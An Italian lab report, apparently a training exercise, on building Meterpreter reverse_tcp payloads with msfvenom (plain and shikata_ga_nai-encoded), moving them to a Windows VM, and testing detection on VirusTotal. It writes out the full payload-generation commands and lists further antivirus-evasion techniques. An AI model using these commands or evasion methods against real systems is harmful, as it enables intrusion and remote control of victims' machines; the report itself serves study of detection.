Report: Simulazione Malware – Creazione di un Payload con Msfvenom (Polimorfico e Non Rilevabile)

1. Obiettivo

L'obiettivo dell'esercizio è stato quello di **generare un malware personalizzato utilizzando msfvenom** e testarne la **rilevabilità attraverso VirusTotal**, con l'intento di comprendere il comportamento dei motori antivirus nei confronti di payload offuscati.

2. Fasi dell'Esercizio

Generazione del payload base

Comando utilizzato su Kali Linux:

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.104.100 LPORT=4444 -f exe -o malware.exe

- Payload: meterpreter/reverse_tcp
- Architettura: x86
- Output: malware.exe (72.07 KB)

Generazione del payload offuscato

Per cercare di ridurre la rilevabilità, è stato utilizzato l'encoder shikata_ga_nai con iterazioni multiple:

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.104.100 LPORT=4444 -a x86 --platform windows -e x86/shikata_ga_nai -i 200 -f exe -o evasive.exe

- Output: evasive.exe (72.07 KB)

Trasferimento su macchina Windows

I file .exe sono stati trasferiti dalla macchina Kali alla VM Windows 11 tramite server HTTP:

python3 -m http.server 8888


Download avvenuto su:


http://192.168.104.100:8888

Analisi VirusTotal

Entrambi i file sono stati caricati su https://www.virustotal.com per verificarne il tasso di rilevamento da parte degli antivirus.

File	Tecnica	AV che lo rilevano	Etichette principali
`malware.exe`	Nessuna	61 / 72	`Trojan.CryptZ.Marte.1.Gen`, `swort/cryptz`
`evasive.exe`	shikata, iterazioni 200	59 / 72	`meterpreter.A`, `ApacheBench`, `HackTool`





Considerazioni

- **La versione offuscata ha ottenuto solo 2 rilevazioni in meno** rispetto al payload non offuscato.
- La presenza di stringhe caratteristiche e la struttura del payload meterpreter rendono i file **facilmente identificabili**.
- Gli encoder offerti da msfvenom, come shikata_ga_nai, **non sono sufficienti** per eludere i motori antivirus moderni, che combinano firme, euristica e machine learning.

Conclusione

Questo esercizio ha evidenziato i **limiti reali dell'evasione con strumenti standard**. Anche con offuscamento e iterazioni elevate, i motori antivirus sono in grado di rilevare il payload in maniera consistente.

Queste evidenze confermano che strumenti come msfvenom sono **ottimali per ambienti di laboratorio, test e formazione**, ma **non sono sufficienti per eludere efficacemente i sistemi di protezione reali**, sempre più avanzati e basati su machine learning e analisi comportamentale.

Per ottenere risultati realmente efficaci sul fronte dell'evasione si rendono necessarie:

- Crypter personalizzati
- Wrapper in file legittimi
- Codifica dinamica del payload
- Tecniche avanzate di steganografia e polimorfismo

L’esercizio ha comunque permesso di consolidare la comprensione dei meccanismi di **generazione, diffusione e detection del malware**, fondamentali sia per attaccanti che per difensori nel campo della cybersecurity.

Spinazzola (BT) 26/05/2025